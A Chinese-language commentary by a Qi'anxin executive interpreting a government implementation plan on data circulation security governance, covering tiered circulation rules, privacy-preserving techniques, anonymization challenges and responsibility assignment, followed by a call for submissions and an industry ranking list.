长期关注国内外网络安全和数字化产业相关领域，跟踪产业发展现状与趋势，研究网络安全各细分领域，包括产品技术、市场、投融资和产业生态，站在行业一线通过全局视角为网络安全产业发展建言献策。

强化治理机制与安全技术融合 完善数据流通安全治理

作者 刘前伟

编者按

近期，《关于完善数据流通安全治理 更好促进数据要素市场化价值化的实施方案》由国家发展改革委、国家数据局、中央网信办、工业和信息化部、公安部、市场监管总局联合印发。中国经济信息社数字经济研究中心策划推出系列解读，从业界视角解读文件精神，搭建思想交流平台，助力促进数据要素合规高效流通利用，释放数据价值。

数据流通是构筑数据要素市场关键的一环，数据只有通过跨主体、跨行业等充分流通、充分开发利用才能高效释放数据价值，发挥数据要素的乘数效应。然而，数据的跨主体流通与使用也伴随着一系列安全风险，如个人信息泄露、数据滥用、违规使用等，阻碍了数字经济高质量发展。因此，统筹发展和安全至关重要。

近期国家发展改革委、国家数据局等部门发布《关于完善数据流通安全治理 更好促进数据要素市场化价值化的实施方案》（以下简称《方案》），对数据流通安全治理提出了总体要求、部署了七项主要任务，包括明晰企业数据流通安全规则、加强公共数据流通安全管理、强化个人数据流通保障、完善数据流通安全责任界定机制、加强数据流通安全技术应用、丰富数据流通安全服务供给、防范数据滥用风险等，同时明确了阶段目标，即到2027年年底，规则明晰、产业繁荣、多方协同的数据流通安全治理体系基本构建，这将为数据市场的繁荣和数据价值的释放提供坚强保障。

一、明确数据流通安全治理规则，有效促进数据高质量的利用和流通

《方案》聚焦的数据流通安全治理，有别于通常在单一主体、相对封闭的环境开展的传统数据安全治理。数据流通交易涉及多方主体、开放环境、多方权益保护和责任界定机制，传统的数据安全治理无法满足，因此需要制定跨主体流通的安全治理规则。

《方案》强调统筹发展和安全，通过完善规则，充分利用数据流通安全技术等方式，促进数据高质量的开发利用和合规高效流通使用。

二、加强数据流通安全技术应用，为数据高效合规流通提供重要的支撑

充分利用数据流通安全技术，促进数据进行分类流通、分级保护。通常数据经过收集、清洗、治理等一系列的数据治理活动后，形成数据资源，并进行编目；依据不同行业数据分类分级的要求，对数据进行分类分级，以便对数据进行高效地开发利用。

《方案》明确提出，将安全贯穿数据供给、流通、使用的全过程，落实国家数据分类分级保护制度，根据数据保护级别的不同，采取不同的安全技术开展数据流通活动。分类流通原则可以总结为：一般数据，充分流通；重要数据，受控流通；个人数据，合规流通。

（一）对于一般数据，企业数据中通常存在大量的一般数据，在不影响商业秘密的前提下，鼓励通过多种方式对这些一般数据进行开发利用，采取必要安全措施后，可以充分开发利用和流通交易。

（二）对于重要数据，在维护国家安全、保护个人信息和商业秘密的

到2027年年底，规则明晰、产业繁荣、多方协同的数据流通安全治理体系基本构建，这将为数据市场的繁荣和数据价值的释放提供坚强保障。

前提下，需要对数据进行受控的流通和利用，一种方式是通过“原始数据不出域、数据可用不可见、数据可控可计量”等方式，依法依规实现数据价值开发；常用的技术方案有隐私计算、密态计算、联邦学习、数据沙箱等。以数据沙箱为例，数据沙箱是一种可信管控技术，通过隔离和管控技术，构建一个安全可控的环境，确保数据使用方在安全和受控的区域内，对数据进行分析处理，整个使用过程确保“数据可用不可见”，在数据处理和分析之后，通过数据管控技术只允许数据使用者获得分析结果，不能带走原始数据，进而实现“原始数据不出域”，确保既能有效地保护数据，又能释放数据价值。另一种方式是通过将重要数据进行脱敏等技术处理后，生成新的数据，对新生成的数据依据所属行业领域的分类分级标准规范，重新进行识别和认定，降级为一般数据后，再进行流通利用。

（三）对于个人数据，在个人数据权益保障的前提下，通过匿名化等技术处理后，依法依规开展个人数据的处理活动。有效的匿名化既可以保护个人隐私，又可以将数据用于研究、分析和决策，使数据价值得到释放。匿名化可以通过多种方式实现，如数据脱敏、数据泛化、数据假名化、K- 匿名性、差分隐私等技术，但在实际操作过程中，匿名化还面临以下挑战：

一是在隐私保护和数据效用之间取得平衡。过度匿名化可能会导致数据失去价值，而不足的匿名化可能无法有效保护隐私；二是重新识别风险。随着数据量和数据源的增加，即使数据经过匿名化处理，仍然可能通过各种技术手段将其重新识别，与特定的个人或实体关联起来。例如，通过将匿名化后的数据与其他公开数据（如人口统计数据、社交媒体信息等）进行比对和关联，可能推断出数据的原始所有者。因此，需要不断地优化匿名化技术，并不断评估和更新匿名化策略，以应对新的重新识别技术。

综上，制定可实施的匿名化标准规范，是个人数据合规流通利用的基本要求。需要制定一套切合实际业务场景并可以指导实施的匿名化标准规范，选择合适的技术和操作规范，详细描述数据匿名化的程度，才可以在有效保护个人隐私的前提下，实现数据在研究、分析和决策中的价值。

三、明确数据安全责任界定机制，是数据流通安全的关键举措

《方案》中对数据流通安全责任界定做出了明确的指示，数据提供方应当确保数据来源合法，数据接收方应严格按照要求使用数据，防止超范围使用；同时在“加强公共数据流通安全管理”章节明确要求，数据提供方按照“谁主管、谁提供、谁负责”的原则，承担数据提供前的安全管理责任；数据接收方按照“谁经手、谁使用、谁管理、谁负责”的原则，承担数据接收后的安全管理责任。在实际操作中，这一原则同样适用于公共数据流通场景，也适用于其他数据流通场景。

设计一套完善的数据流通安全审计和溯源机制是非常必要的，将“数字水印、数据指纹、区块链”等技术融合在数据开发利用和流通的相应环节，通过技术手段，高效支撑流通过程中的取证和定责。只有明确各参与主体在数据流通中的责任和权利，数据才能“供得出、流得动、用得好、保安全”，更能激发数据市场的活力。

四、构建系统性数据风险防控能力，营造创新与协同的治理环境

在总体国家安全观指导下，《方案》还强调依法打击数据黑灰产业，强化敏感个人信息保护，防范数据滥用，维护市场公平竞争秩序，防范系统性、大范围数据安全风险。通过完善数据安全风险监测、事件处置机制，提升风险应对能力，强化部门执法协同与监管效能，推动数据安全有序流通。

总之，数据流通安全治理规则是数据基础制度的重要内容，也是数据跨主体高效合规安全流通的关键保障。数据流通安全治理以数据跨主体流通安全治理规则、技术创新和多方协同为核心，将治理机制与创新技术深度融合，明确企业数据、公共数据和个人数据的流通规范与责任界定，有利于提升数据安全治理能力，促进数据要素合规高效流通使用，充分释放数据价值。安

关于作者

刘前伟

奇安信集团副总裁、数据安全首席科学家。

网安26号院 SECURITY INSIDER

征稿启事

当下，网络空间态势日趋严峻，关基设施成为重要攻击目标，因网络攻击导致的系统瘫痪、数据泄露现象频发。网络安全建设和运营需时刻因应形势变化进行创新。分享行业趋势、交流建设与运营之道成为提升安全防护水平的重要途径。

为此，奇安信《网安 26 号院》联合虎符智库、安全内参联合征稿。具体要求如下：

一、征稿对象：

投稿人为政企网络安全负责人、从业者，以及研究人员。

二、征稿时间：

本次活动活动长期有效。

三、征稿要求：

投稿论文应为投稿人原创，且尚未被任何期刊接受或发表。投稿人应对所投稿件的著作权及其他法律责任负责。

四、稿件说明：

来稿主题包括但不限于网络安全合规解读、网络攻防态势分析、网络安全建设经验、安全运营最佳实践，创新安全技术及应用等网络安全领域相关的议题。

稿件字数（含注释）原则上应控制在 4000 ~ 8000 字。

五、评选及奖励：

来稿经专家组评审入选刊登后，即获得相应的稿费（不低于 2000 元人民币）。

优秀获奖作者将有机会受邀参加 “BCS 北京网络安全大会”，发表主题演讲并分享研究心得。

六、其他荣誉：

长期供稿作者可以获聘“虎符智库”专家，授予聘书和徽章。

七、投稿方式：

投稿以附件形式通过电子邮件
发送至 lijianping@qianxin.com;
或者微信添加 security4 咨询联系。

扫码咨询

奇安信连续四年位居
“中国网安产业竞争力50强”
第一名

9月6日，中国网络安全产业联盟（CCIA）
公布“2024年中国网安产业竞争力50强”榜单，
凭借扎实的技术实力和领先的市场表现，
奇安信连续四年高居榜单第一名。

“2024年中国网安产业竞争力50强”榜单

TOP15	公司名称
1	**奇安信科技集团股份有限公司**
2	启明星辰信息技术集团股份有限公司
3	深信服科技股份有限公司
4	华为技术有限公司
5	天融信科技集团股份有限公司
6	新华三信息安全技术有限公司
7	杭州安恒信息技术股份有限公司
8	亚信安全科技股份有限公司
9	绿盟科技集团股份有限公司
10	三六零安全科技股份有限公司
11	天翼安全科技有限公司
12	中电科网络安全科技股份有限公司
13	杭州迪普科技股份有限公司
14	北京山石网科信息技术有限公司
15	中孚信息股份有限公司